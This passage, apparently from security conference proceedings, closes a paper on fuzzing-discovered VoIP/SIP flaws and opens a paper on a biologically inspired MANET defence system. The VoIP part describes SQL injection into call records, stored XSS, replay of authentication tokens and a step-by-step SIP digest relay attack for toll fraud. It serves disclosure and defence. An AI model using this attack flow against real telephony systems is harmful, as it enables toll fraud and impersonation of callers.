signaling plane, and the toll fraud is possible. In the following, we will describe in detail one vulnerability found during a fuzzing process (Abdelnur et al., 2007b). . Some SIP proxies store information gathered from SIP headers into databases. This is necessary for billing and accounting purposes. If this information is not properly filtered, once it will be displayed to the administrator it can perform a second order SQL injection, that is during the display, the data is interpreted as SQL code by the application. In this case, two consequences can result: First, the database can be changed -for instance the call length can be changed to a small value - and thus the caller can do toll fraud. If we consider Asterisk (Asterisk PBX), the popular and largely deployed open source VoIP PBX, Call Detail Records (CDR) are stored in a MySQL database.

FreePBX (FreePBX) and Trixbox (Trixbox) use the information stored in such database in order to manage, compute generate billing reports or display the load of the PBX.

Some functions do not properly escape all the input characters from fields in the signaling packets.

A first flavor of this specific attack can be performed by an subscribed user of the domain and the attack consists of injecting negative numbers in the CDR table in order to change the recorded length/other parameters of a given call. The direct consequence is that no accurate accounting is performed and the charging process is completely controlled by an attacker.

A second and more serious consequence is that this attack can be escalated by injecting JavaScript (Fogie et al., 2007) tags to be executed by the administrator PC when she will perform simple management operations. In this case, a Cross-Site Scripting Attack (XSS) (Fogie et al., 2007) is resulted, because malicious JavaScript can be stored into the database by the SQL injection. This malware gets executed on the browser when the administrator will check it - this is a very similar process to the log injection attacks known by the Web application security community. Similarly to the previous case, tools like Beef and XSS proxy can scan the internal network, deactivate firewalls and realize all the CSRF/XSRF specific attacks.

The main issue is that most current applications that deal with CDR data are not considering this type of threat. If the target system is not well secured, SQL injection can lead to system compromise because most database servers allow some interaction with the target OS (Lichtfeld et al., 2002).

This type of vulnerability is rather dangerous because few application

(none of which we have tested) implement filtering on SIP headers. All applications do consider SIP related information to be sourced from a trusted origin and no security screening is performed. The mitigation should be proper input and output filtering whenever data is stored/read from another software component.

Remote Eavesdropping Vulnerabilities

A rather unexpected vulnerability was discovered by us in *CVE-2007-4498*. Several SIP messages sent to the affected device put the phone off-hook without ringing or making any other visual notification. The attacker is thus capable to remotely eavesdrop all the conversations performed at the remote location. Figure 4 shows the messages exchanged by the attack. The impact if this vulnerability goes beyond the simple eavesdropping of VoIP calls, because an entire room/location can be remotely monitored. This risk is major and should be considered when deploying any VoIP equipment. Although in the presented case, a software error was probably the cause, such backdoors left by a malicious entity/device manufacturer represent very serious and dangerous threats.




Figure 4: Grandstream GXV-3000 remote eavesdrop

Weak Cryptographic implementations

The authentication mechanism in SIP is a standard shared secret and challenge-response based one (Johnston & Piscitello, 2006). Nonces are generated by

the server and submitted to an authenticating entity. The latter must use its shared key to compute a hash which is afterwards sent to the authenticator. This hash is computed on several values: SIP headers, nonces and random values. A received hash is validated by the server and checked to authenticate a client. For efficiency reasons, very few server implementations track the life-cycle of a valid token. We have found at least two vulnerabilities *CVE-2007-5468 and CVE-2007-5469*, where intercepted tokens could be replayed. These vulnerabilities are not simple man in the middle attacks, since intercepted tokens were reusable for long time periods and they could be used for the authentication of any other call. Figure 5 shows the flow of messages for such attack. The impact of such a vulnerability is very high. Toll frauds and spoofing call identifiers are the straightforward consequences. The mitigation consists in trading off performance versus security and implementing efficient and secure cryptographic token management procedures.




Figure 5: Replay Attack

Specification level Vulnerabilities

Our main work consisted in searching for vulnerabilities in specific SIP implementations without considering the security of the SIP protocol per se. We were however surprised to discover during a complex fuzzing scenario the same anomaly (and apparent vulnerability) shared by all devices under test (table 1). Under a more careful analysis, we did realize that in fact the SIP protocol itself has a major design vulnerability that makes toll fraud possible on any VoIP network (Abdelnur et al., 2007a). The major issue is that a classical relay attack is possible by forcing a called party to issue a re-Invite operation. Due to the novelty and severity of it, we will detail the attack in the following:

An attacker issues a call to the victim, the victim answers it and later on, put the attacker on hold. To address this put on hold, an accomplice of the attacker may initiate another call. Once the attacker receives the re-INVITE specifying the "On hold", he/she will request the victim to authenticate. This last authentication may be use by the attacker to impersonate the victim at its own proxy.

Notations:

- P is the proxy located at URL: proxy.org
- X is the attacker located at URL: attacker.lan.org
- V is the victim located at URL: victim.lan.org
- V is also registered with P under the username victim at proxy.org
- Y is the accomplice of X (it can be in fact X), but we use another notation for clarity sake

The described attack will show how X calls a toll fraud number 1-900-XXXX impersonating V.

1. X calls' directly V.
   "The route set MUST be set to the list of URIs in the Record-Route header field from the request...The remote target MUST be set to the URI from the Contact header field of the request." RFC 3261 (Schulzrinne et al., 2002) Section 12.1.1 UAS calls

```
X ---------- INVITE victim.lan.org -------------> V
     From : attacker at attacker.lan.org
     To: victim at victim.lan.org
     Contact: 1900-XXXX at proxy.org
     Record-Route: attacker.lan.org
```

2. The normal SIP processing

```
X <--------------- 180 Ringing ------------------ V
X <----------------- 200 OK --------------------- V
X <--------------- Media Data ------------------> V
```

3. The accomplice Y steps in and invites victim V, and then the victim decides to put X on hold

4. The victim, V, sends a re-INVITE to X (to put it on hold)
   "The UAC uses the remote target and route set to build the Request-URI and Route header field of the request." RFC 3261 (Schulzrinne et al., 2002) 12.2.1.1 Generating the Request (Requests within a Dialog)

```
X <----------- INVITE 190XXXX at proxy.org ------ V
        From: victim at victim.lan.org
        To : attacker at attacker.lan.org
```

5. X calls 1900-XXXX using the proxy P and the proxies asks X to authenticate using a Digest Access Authentication with nonce="Proxy-Nonce-T1" and realm ="proxy.org"

6. X request the victim to authenticate the re-INVITE from step 4 using the same Digest Access Authentication received in step 5

```
X ------------401/407 Authenticate -------------> V
  Digest: realm ="proxy.org", nonce="Proxy-Nonce-T1"
```

7. In this step the victim will do the work for X (Relay Attack)

```
X <----------- INVITE 190XXXX at proxy.org -------- V
  Digest: realm ="proxy.org", nonce="Proxy-Nonce-T1"
          username= "victim",
          uri="1900XXXX at proxy.org",
          response="the victim computed response"
```

8. X may reply now to the Proxy with the valid Digest Access Authentication computed by the victim. Note that the Digest itself it is a perfectly valid one.

Conclusions and future works

The quantitative conclusions after a long term work on searching vulnerabilities in the VoIP space are rather pessimistic. Feedback and support when contacting vendors remains highly unpredictable and poor. All tested devices have been found vulnerable. The scope of the detected vulnerabilities is very large. Trivial input validation vulnerabilities affecting highly sensitive communication materials are rather usual. More complex and protocol tracking related ones do also exist, though their discovery and exploitation is rather complex. The cause of these vulnerabilities is the weak software security life-cycle of their vendors. The integration of Web and VoIP technology is a Pandora's box comprising even more powerful and hidden dangers. Web specific attacks can be carried out over the SIP plane leading to potential devastating effects, like for instance the complete compromise of an internal network. This is possible since no application specific firewall today can easily interwork with several technologies and no proper guidelines for the secure interworking of Web and VoIP exist. The more structural cause is a missing VoIP specific threat model. The VOIPSA did develop a threat model (VOIPSA) which however does not reflect the current state. Highly efficient Denial of Service attacks can be done with single-shot packets, remote eavesdropping goes beyond the simple call interception and the VoIP plane itself can be a major security threat to the overall IT infrastructure. Much remains to be done in the future, among which "Security Build in VoIP devices" remains the major among them. Changes in the software development cycles must be followed by an comprehensive security assessment and testing. Protocol fuzzing is one essential building block in this landscape,

since no other additional approach can be used by independent security research. We have described in this paper our practical and hand-on experience in testing embedded SIP stack implementation. These tests were performed in order to validate our research on advanced security fuzzing techniques and the discovered vulnerabilities were properly and responsibly disclosed. Our future work will extend it by addressing additional protocols, case studies, implementations and formal approaches.

References

H. Abdelnur, R. State, O. Festor (2007). KiF: A stateful SIP Fuzzer. *Proceedings of Principles, Systems and Applications of IP Telecommunications, IPTComm*, ACM Press, July, pp. 47–56, http://hal.inria.fr/inria-00166947/en

H. Abdelnur, R. State, O. Festor (2007). Security Advisory: SQL injection in asterisk-addons and XSS injection in WWW application in Areski, FreePBX and Trixbox. http://voipsa.org/pipermail/voipsec_voipsa.org/2007-October/002466.html

H. Abdelnur, R. State, O. Festor (2007). Security Advisory: SIP Digest Access Authentication RELAY-ATTACK for Toll-Fraud. http://voipsa.org/pipermail/voipsec_voipsa.org/2007-November/002475.html

The Asterisk PBX. http://www.asterisk.org/

L. Butti and J. Tinnes (2008). Discovering and exploiting 802.11 wireless vulnerabilities. *Journal in Computer Virology*, 4 (1), pp. 25-37, Springer Verlag.

D. Crocker (1997). Augmented BNF for Syntax Specifications: ABNF. *Standards Track*, November, http://www.ietf.org/rfc/rfc2234.txt

S. Fogie and J. Grossman and R. Hansen and A. Rager and P. D. Petkov (2007). *XSS Exploits: Cross Site Scripting Attacks and Defense*. Syngress, ISBN 1597491543.

FreePBX. *FreePBX: full-featured PBX web application.* urlhttp://freepbx.org

A. B. Johnston and D. M. Piscitello (2006). *Understanding Voice over Ip Security*. Artech, 2006.

D. Litchfield and C. Anley and J. Heasman and B. Grindlay (2005). *The Database Hacker's Handbook: Defending Database Servers*. John Wiley & Sons, ISBN 0764578014.

MPack. *MPack: Insight into MPACK Hacker kit.* http://www.malwarehelp.org/news/article-6268.html/

H. Schulzrinne and G. Camarillo and A. Johnston and J. Peterson and R. Sparks and M. Handley and E. Schooler (2002). SIP: Session Initiation Protocol. http://www.ietf.org/rfc/rfc3261.txt

M. Sutton and A. Greene and P. Amini (2007). *Fuzzing: Brute Force Vulnerability Discovery.* Addison-Wesley Professional, ISBN 0321446119.

Trixbox. *Trixbox: Asterisk-based IP-PBX.* http://www.trixbox.com/

VOIPSA. *The Voice over IP Security Alliance (VOIPSA)*, http://www.voipsa.org/Activities/taxonomy.php.

One of these Things is not like the Others: Collaborative Filtering in MANETs

Katherine Hoffman, Attila Ondi, Richard Ford, Marco Carvalho, Derek Brown, William Allen, Gerald Marin*
*Florida Institute of Technology, Institute for Human Machine Cognition**

About Author(s)

Katherine Hoffman is a Masters student at the Florida Institute of Technology

Attila Ondi is a postdoctoral researcher at the Florida Institute of Technology.

Richard Ford is the Director of the Centre for Security Sciences and an Associate Professor at the Florida Institute of Technology.

Marco Carvalho is a Research Scientist at the Institute for Human and Machine Cognition.

Derek Brown has graduated from Florida Tech., and now works for Microsoft.

William Allen is an Assistant Professor at the Florida Institute of Technology.

Gerald Marin is a Professor at the Florida Institute of Technology.

Contact Details: Dept. of Computer Sciences, Florida Institute of Technology, 150 W. University Blvd, Melbourne, FL 32901, USA
Phone: +1 321 674 7473 e-mail firstinitiallastname@fit.edu
Corresponding author is Dr. Richard Ford.

Keywords

MANETs, Malware, Artificial Immune System, Danger Theory

One of these Things is not like the Others: Collaborative Filtering in MANETs

Abstract

As more organizations grasp the tremendous benefits of Mobile Ad-hoc Networks (MANETs) in tactical situations such as disaster recovery or battlefields, research has begun to focus on ways to secure such environments. Unfortunately, the very factors that make MANETs effective (fluidity, resilience, and decentralization) pose tremendous challenges for those tasked with securing such environments. Our prior work in the field led to the design of BITSI – the Biologically-Inspired Tactical Security Infrastructure. BITSI implements a simple artificial immune system based upon Danger Theory. This approach moves beyond self/non-self recognition and instead focuses on systemic damage in the form of deviation from mission parameters. In this paper, we briefly review our prior work on BITSI and our simulation environment, and then present the application of collaborative filtering techniques. Our results are encouraging, and show that collaborative filtering significantly improves classification error rate and response within the MANET environment. Finally, we explore the implications of the results for further work in the field, and describe our plans for new research.

Introduction

Internet connectivity is almost everywhere; wireless data networks and wired access points are now so commonplace that it is sometimes difficult to envisage a world without these features. Similar network environments are also extremely common during disaster relief efforts or on modern battlefield missions. Such environments frequently lack any fixed connectivity or external infrastructure; thus, in order to leverage the benefits of connectivity, non-traditional means must be used.

Typically, such environments are characterized by “mobile ad hoc networks” (MANET). RFC2051 (Corson & Macker, 1999) defines a MANET as follows:

“A MANET consists of mobile platforms (e.g., a router with multiple hosts and wireless communications devices)--herein simply referred to as "nodes"--which are free to move about arbitrarily. The nodes may be located in or on airplanes, ships, trucks, cars, perhaps even on people or very small devices, and there may be multiple hosts per router. A MANET is an autonomous system of mobile nodes. The system may operate in isolation, or may have gateways to and interface with a fixed network.”

In general, MANETs need to deal with different issues than traditional wired networks. Because there is no central infrastructure (and nodes must instead forward traffic collaboratively), each node in the network must either ask other nodes for a path to a destination on demand (reactive routing) or maintain a local view of the network topology for route calculation (proactive routing), which must be frequently updated. These can lead to issues of route disruption when nodes are accidentally or purposefully sent incorrect information about the network topology, or when critical nodes are disabled, even if temporarily. Furthermore, there exist a myriad of other security concerns in the MANET environment – for an overview, see (Sterne et al., 2005) – brought about by the lack of centralized management, shifting topology, and bandwidth constrictions. As such, much work is needed if MANETs are to be used for mission-critical functions in a potentially-hostile environment.

The remainder of this paper is structured as follows. We first examine threats to MANETs and prior work in the field of security for the MANET environment. With this understanding, we then provide a short overview of our Danger Theory-inspired approach to MANET security. This framework, known as the Biologically Inspired Tactical Security Infrastructure (BITSI), forms the basis for our

experiments using reputation and collaborative filtering. The experiments are described in the next section, followed by a discussion of the results. Finally, the paper concludes with a discussion of the implication of these results to future work, and describes our plans for new research.

MANET Security in General

When one considers the general structure of a MANET, it quickly becomes apparent that MANET security issues are a superset of traditional wired security problems. Thus, in addition to traditional security vulnerabilities, a MANET must also contend with the following challenges:

1. In a MANET, nodes cooperate to route traffic. Any routing algorithm must contend with nodes that may be under an attacker's control.
2. Bandwidth is locally shared and often highly-constrained in a MANET. How can this congestion be handled while simultaneously detecting nodes that are maliciously flooding the network or dropping traffic?
3. Battery life is often a concern for MANET designers, as roaming nodes often wish to act selfishly in order to conserve power. Thus, CPU cycles and wireless power management are extremely valuable commodities.
4. As the traffic observed by a node depends greatly on network topology, it is difficult for systems to learn what "good" traffic patterns look like, and what constitutes an "attack".
5. Nodes frequently enter or leave the network, causing frequent changes in network membership and contributing to localized changes in topology.
6. There is no "central authority" for network monitoring and management, as the network can become disjoint at any time.

Amongst these issues, some of the most commonly explored themes in the literature are routing attacks and selfish node behaviour. Solutions are broad, ranging from additional encryption to virtual currency and reputation systems. In terms of general security, IDS/IDP is more challenging in the MANET primarily due to the frequent changes in topology and the lack of a central authority.

Collaboration between nodes is the obvious solution, and has been examined by many other researchers. For example, Huynh, Jennings, & Shadbolt (Huyn et. al., 2004) examine different types of trust as a potential for improving the selection of partner agents. Similarly, Sterne et al. (2005) explore the benefits of creating hierarchies within the nodes for intrusion detection.

The underlying idea is relatively simple. When a node finds another node misbehaving, it could tell other nodes about the problem, and then they could all avoid the problematic node. The trouble with these approaches is that they introduce new problems – a node could have been misidentified as harmful, and would still be shunned, or a malicious node could lie about having been hurt, potentially crippling the network. The notion of trust, as distinct from reputation was introduced to deal with this. Trust is based on most of the same information as reputation, and introduces new complications, such as whether or not to re-trust nodes that have previously been defined as malicious, and if so, when to do it, as well as what to do if malicious nodes attempt to falsely accuse good nodes of being bad.

An interesting exploration of these ideas is found in Buchegger & Le Boudec (2003). In this paper, the authors describe a system, CONFIDANT, which attempts to harden reputation systems against deliberate misinformation by looking for significant differences in reputation scores between actors. Nodes whose reputation scores for others were significantly different from the assessing node were considered less trustworthy. Several others have used similar techniques – for example, Liu & Issarny (2004) and Zouridaki (2006). However, this aspect of the work is not fully explored in

(Buchegger & Le Boudec, 2003), as the experimental results are taken from a fairly simple congruency metric, as opposed to the more sophisticated dynamic trust adaptation also discussed within the work.

As can be seen, MANETs present a difficult challenge to those who would secure them. To this end, we have elected to explore biology for inspiration.

AIS and Danger Theory

It is our belief that a MANET security solution must be decentralized, adaptive, and resilient to both failures and attacks. Because of these requirements, a biologically-inspired approach is attractive, as natural systems often display these qualities. In particular, computer scientists have often been tantalized by the concept of building an Artificial Immune System (AIS), which can dynamically detect and adapt to new threats.

Artificial Immune Systems (AIS) have held great promise in the security field. Early work by IBM (Kephart et. al, 1997) and Forrest (Forrest et. al., 1996) focused on systems that could detect "non-self" entities and respond to them. Despite a successful demonstration of the IBM system at the Virus Bulletin Conference in San Francisco in 1997 (Kephart et. al., 1997), commercially available implementations of these concepts are generally weak at best.

Part of the challenge with the AIS model is that the human immune system seems to be far more complex than simple self/non-self discrimination. For example, many non-self entities are accepted by the body (for example, parenterally-administered drugs) without provoking an immune response. Clearly, there is more at work than just discriminating between the body and "everything else".

In order to address this, Matzinger proposed that natural immune systems respond not to just self/non-self, but also detect danger (Matzinger, 1994). When a cell dies via natural causes, well-regulated biological pathways are followed, which is called aptosis. Conversely, when a cell undergoes stress or traumatic destruction, certain danger signals are generated. This is known as cellular necrosis. While this theory is somewhat controversial among immuniologists (Matzinger, 2001), the paradigm does turn out to be surprisingly helpful when constructing artificial immune systems.

AIS research including aspects of Danger Theory (DT) have begun to appear in the literature in the last few years. For example, Aikelin et al. (2003) proposed the use of DT as a missing component of traditional IDS/AIS systems. This early work has sparked further exploration of such metaphors; for example, Sarafijanovic & Le Boudec (2004) designed an AIS tightly linked to the biological immune system, using Danger Theory.

Danger Theory focuses on identifying and mitigating damage to the system. Note that in many cases, it is not clear if damage (for example, in the form of packet loss) is occurring simply due to the relative position between nodes (two nodes may share a poor link) or due to malicious activities. However, we note that DT is a moderator of our immune system model – only when damage is discovered does the system attempt to discern the underlying cause. The following list outlines some common attack classes and our triggers within DT:

- To protect against denial of service attacks (resource consumption), the system checks the node for resource constraints, which can include CPU load, memory utilization or network usage. Establishing thresholds (limits) on the amount of resource consumed by a single client request without triggering a reaction would not only ensure availability of service for other nodes, but can also help reserving enough resources to allow the node to further advance towards general mission objectives.

- Routing attacks are searched for when the system notes that packet loss is occurring. Note that such packet loss can occur due to environmental conditions as well as active attack. When routing errors are suspected (and packet forwarding damage is detected) the system can begin the process of determining the likely cause of problems.
- To discover the presence of worms and viruses, the system should be able to note the creation of new processes and files, plus new outbound requests. However, none of these are, at least directly, damage. Thus, from a pure DT perspective, detection will only begin if the worm/virus consumes too many resources or triggers outbound traffic that is deemed to be damaging. In our future work, our intent is to apply a policy model to system calls, associating a small level of "damage" to certain call sequences (akin to behavioural virus detection). Using this approach, our belief is that it should be possible to use a DT model for remediation of the effects of malicious code.

Of course, there are many classes of attack that would not trigger a purely-DT moderated system. For example, a user whose password had been compromised and then used maliciously would not be detected unless the attacker carried out a "damaging" action. Similarly, attacks where the damage is not immediately critical to the mission (such as data exfiltration) will not be detected using a system wholly based upon DT. As such, we argue that DT should be just one component in a larger system. This larger system is discussed below.

BITSI – Overview

Given the security challenges of the MANET environment, our work has focused on applying theoretical concepts to real-world attacks. In particular, we have begun development of BITSI, which leverages different aspects of biological systems.

The underlying architecture of BITSI is quite straightforward. Each node of the MANET has a BITSI agent on it. This agent resides in a local trusted component at each system and monitors the behaviour of the node, as well as the traffic which is forwarded on the local network. From such a vantage point, BITSI collaboratively works to respond to different attacks.

In terms of attacks, our vision for BITSI is one of mission enablement. That is, BITSI accepts that some attacks will succeed on the network, but aims to mitigate their effects sufficiently to ensure mission continuity. This approach is different from (though synergistic with) more traditional remediation attempts, whose goal is to stop all attacks.

Remediation of attack effects is another important area of study. Softer security responses move away from binary "go/no-go" decisions toward responses which represent more of a continuum, such as rate-limiting traffic or selectively blocking connections from a particular application. By dynamically identifying and monitoring critical operations and performance requirements for specific contexts and missions, BITSI can focus on securing the core operation of the system, as opposed to trying to address the possibly unbounded space of all possible attacks.

The challenge with such a "live and let live" approach is that it ignores the underlying sensitivity of computer data. Clearly, some information in a military environment has long term value and high criticality; others have no long term value, but are, at the short time scale, critical (an example of this might be a session key for a temporary encrypted connection). Given that this information could be extremely small in comparison to its importance (such as a 128-bit encryption key), it is very difficult to use biological techniques to prevent data exfiltration attacks, as there is no obvious biological analogy. However, this is not necessarily a fatal flaw in our approach; first, it seems unlikely that BITSI would be the only protective measure on a system; second, given the size of the problem space, a robust solution for part of the space is of value. BITSI has been designed with this in mind, and is capable of being integrated with other content-management/IDS tools.

One interesting issue within the DT framework is that of classification errors – specifically, where non-malicious traffic is classified as bad ("Type I" errors/false positives), and attack traffic is classified as good ("Type II" errors/false negatives). If we momentarily limit our discussion to damage, and use damage as the unique and reliable indicator of an attack, we could argue that an attack that produces no damage is not a successful attack and should not be classified as such, regardless of the intent of the attacker. Thus, while it would be beneficial to be able to reliably detect failed attacks, one can coherently argue that this is not necessary for effective protection.

Conversely, there is some probability P_{fp} that a legitimate interaction will be misclassified as damaging. Such an occurrence could happen in a number of different scenarios. For example, a legitimate request could cause an exceptional load on the server during the normal course of operation. Such a load is not an indicator of an attack, though one may argue that if it should occur to the point of affecting critical services, some remediation is required regardless of intent. Similarly, imagine a request R0 that causes a server to unload its entire cache of pre-calculated values. When another client issues a request R1, the server may experience very high workloads as these values are recalculated. Thus, from the perspective of the server, the "attack" is contained within R1, not R0.

This type of scenario is very difficult to detect in real time. However, we believe that a promising avenue of exploration is formal "cause and effect" analysis. Statistical causal inference from observational data has been effectively applied and demonstrated in numerous research areas and applications. The approach essentially consists on determining causal structures (in the form of a Markov equivalent graph of a causal network – see (Spirtes, Glymour, & Scheines, 2000), for example) that includes the variables of interest (critical system metrics). Carefully chosen conditional independence tests between variables (often represented as time-series), and pruning strategies provide the basis of operation of most of the algorithms available for the task, which also include more specific algorithms for Markov Blanket discovery.

Experimental Design and Goals

The work described in this paper is intended to demonstrate the next step beyond generic reputation systems in collaboration between nodes, from a Danger Theory perspective. It will show that while a node alone can detect and block attacking nodes, collaboration between nodes can, in many circumstances, improve detection even in the face of significantly noisy data. Furthermore, if nodes which have certain characteristics in common collaborate, and those characteristics are related to their vulnerability to attack, the results will improve still more.

These tests abstract many of the characteristics of the MANET. They assume a low-mobility, tightly packed clique of nodes that are fully connected. We examine results for a subset of the nodes, which we call servers. One or more client nodes send "bad" messages representing a resource consumption attack, which cripples the receiving server for a short period, causing it to drop all subsequent messages until the bad message is processed. The server uses BITSI and the information shared by nodes to decide whether to block future messages from attacking nodes. The simulation includes a variable percentage of false positive and false negative values, which are used in this decision.

One challenge with the work is determining how to quantify our results; that is, how can we determine how "well" BITSI is functioning? In traditional IDS/IDP systems it is relatively easy to measure the Type I and Type II error rates. However, BITSI is not a classifier *per se*, so it does not quantify traffic in this manner. Instead, BITSI will – in the most general description – attempt to preserve certain properties of the macroscopic system by reconfiguring nodes to defend themselves, sometimes at the cost of local optimality.

In similar work (for example, routing protocols) researchers have attempted to quantify "goodput" in the system; that is, the amount of legitimate requests serviced under certain conditions. However, in a real system, this is not something that can be easily done, as there is no clear cut delineation between "good" and "bad" in a system that is overcommitted in terms of resource consumption.

For the purposes of this paper, consider the following types of traffic:

- A: Legitimate traffic *sent* by nodes
- B: Legitimate traffic *serviced* by nodes
- C: Malicious traffic *sent* by attackers
- D: Malicious traffic *serviced* by vulnerable nodes
- E: Malicious traffic *serviced* by immune nodes or lost in the network

It should be noted that when a vulnerable node services a malicious attack, it becomes unable to service further traffic for the duration of the current time step. Conversely, when an immune node services malicious traffic, the node suffers no ill consequences.

Using these traffic designations, we could argue that the "optimal" strategy is where A = B – that is, where all traffic sent by "good" nodes is serviced. This approach makes sense in a simple system where there is a clear delineation between attack packets and benign traffic. However, things are significantly more complex when one considers systems that are naturally resource constrained (such as a MANET). In such a system, *any* traffic can cause some level of damage, as servicing one packet virtually guarantees that some other packet will not be serviced. In such a case, more complex metrics will need to be created. However, in this paper, as we are considering simple direct attacks, QoS is defined as 100*B/A. Thus a QoS of 100% means all "good" traffic is serviced. This metric provides a balance between penalizing the system for false positives and rewarding the system for servicing legitimate requests.

In order to test the effectiveness of BITSI, we examined two different scenarios. In the first scenario, we simulated a MANET network of 35 nodes, out of which 6 were assigned the role of servers that handled requests from the other nodes. One of the non-server nodes was assigned to be an attacker that only sent maliciously formed requests to the servers. Each discrete time step in the simulation was assumed to be enough for the servers to handle all legitimate requests received in that step. Three of the servers were vulnerable to the attacks, which meant that processing an attack packet prevented servicing of all other packets within that time step. Each non-server (client) node sent 4 requests to randomly-selected servers each time step. We assumed that there was no loss of requests in the network.

Each node in the network has a BITSI client on it. This client, which is DT-inspired, classified packets based upon their impact on the system. Thus, only packets that are serviced are evaluated by BITSI. Furthermore, we assumed that this classifier misclassifies "good" packets with probability P_{fp} and "bad" packets with probability P_{fn}. The BITSI agent stored the classification of the last ten packets received from each node. Once this buffer was full, the oldest entry was replaced with the status of the most recent packet received. BITSI keeps such a buffer for each client encountered on the network.

Every time a packet is serviced, BITSI evaluates the contents of the buffer to determine if a particular client should be classified as an attacker and blocked for some time, *t*.

In our prior work (Carvalho et. al. 2008), we used a SoftMax learning strategy (Sutton, 1998) where the index of damage was calculated by the following equation:

$$\frac{e^{\eta \chi_{benign}}}{e^{\eta(\chi_{benign}+\chi_{malicious})}} > \tau$$

Equation 1: Calculation of the Damage Index

In this equation, e is the Euler's number (~2.72), η is a learning coefficient, χ_{benign} and $\chi_{malicious}$ are the numbers of requests classified as benign and malicious, respectively, in the buffer, and τ is the decision threshold. If the inequality is true, the sending node is deemed to have caused definite damage, and some remedial action may be taken. For an examination of our previous results in this work, see (Carvalho et. al., 2008). In our current simulation the threshold was set to 0.5.

Once a node was identified as malicious, its "bad reputation" counter local to the server was incremented and requests from the node were blocked for an exponential number of steps based on the local counter. The local "bad reputation" counter essentially served as an indicator on how many times the sender of the currently evaluated request tried to attack the server.

In the second simulation, we model 8 servers, each of which has different attributes. These servers provide service to 30 clients, of which 28 are benign. After timestep 50, the 2 attacking nodes begin to mix attack traffic in with their benign packets with probability p. However, a server is only vulnerable to a particular attack if it has the right attributes. Thus, an attacker may attack any server, but only those with a particular attribute set will experience damage.

In this system, every time damage is detected, the server increments its local opinion regarding each client. The server "blames" the correct attacker based upon the probability of a misclassification. Within this system, we introduce a new server, S_{new}, which has no prior knowledge of any of the clients. S_{new} then determines the "global" reputation of all clients using two different techniques. First, it simply averages the opinion of all the servers in the system. Second, it calculates a weighted average based upon the Euclidean distance in attribute space it has to each other server. Thus, it will weight servers that have similar attributes to it more highly than those that are highly dissimilar.

To accommodate for randomness in the simulation (stemming from the selection of servers for requests), each scenario was run 50 times and the outcomes averaged.

Results

Figure 1 shows a plot of the percentage of legitimate services handled by the system at a misclassification rate of 25%, with a threshold of 0.5. This represents the work described above in the first scenario. In this graph, the responsiveness of the system (η) was varied from 0.1 to 1.0. As can be seen, the system correctly adapts to the attackers for high values of η. However as η decreases (corresponding to a more reactive system), the response to misclassifications begins to dominate, and the system begins to block legitimate traffic.

Figure 2 shows the reputation of the clients using both a simple and weighted average, from the perspective of S_{new}, where the underlying classifier is 100% accurate. The leftmost graph shows the raw reputation scores; the rightmost graph shows the difference, in units of standard deviation, of each node from the average reputation score.

Figure 3 shows the reputation of the clients as in Figure 2, except in this case the attackers' traffic is 20% bad (that is, there is a 1 in 5 chance any particular packet sent will be an attack) and the classifier accuracy is 20%.




Figure 1: The Quality of Service for false different values of η. Note how the system becomes too sensitive as η=0.1, and begins blocking benign nodes.

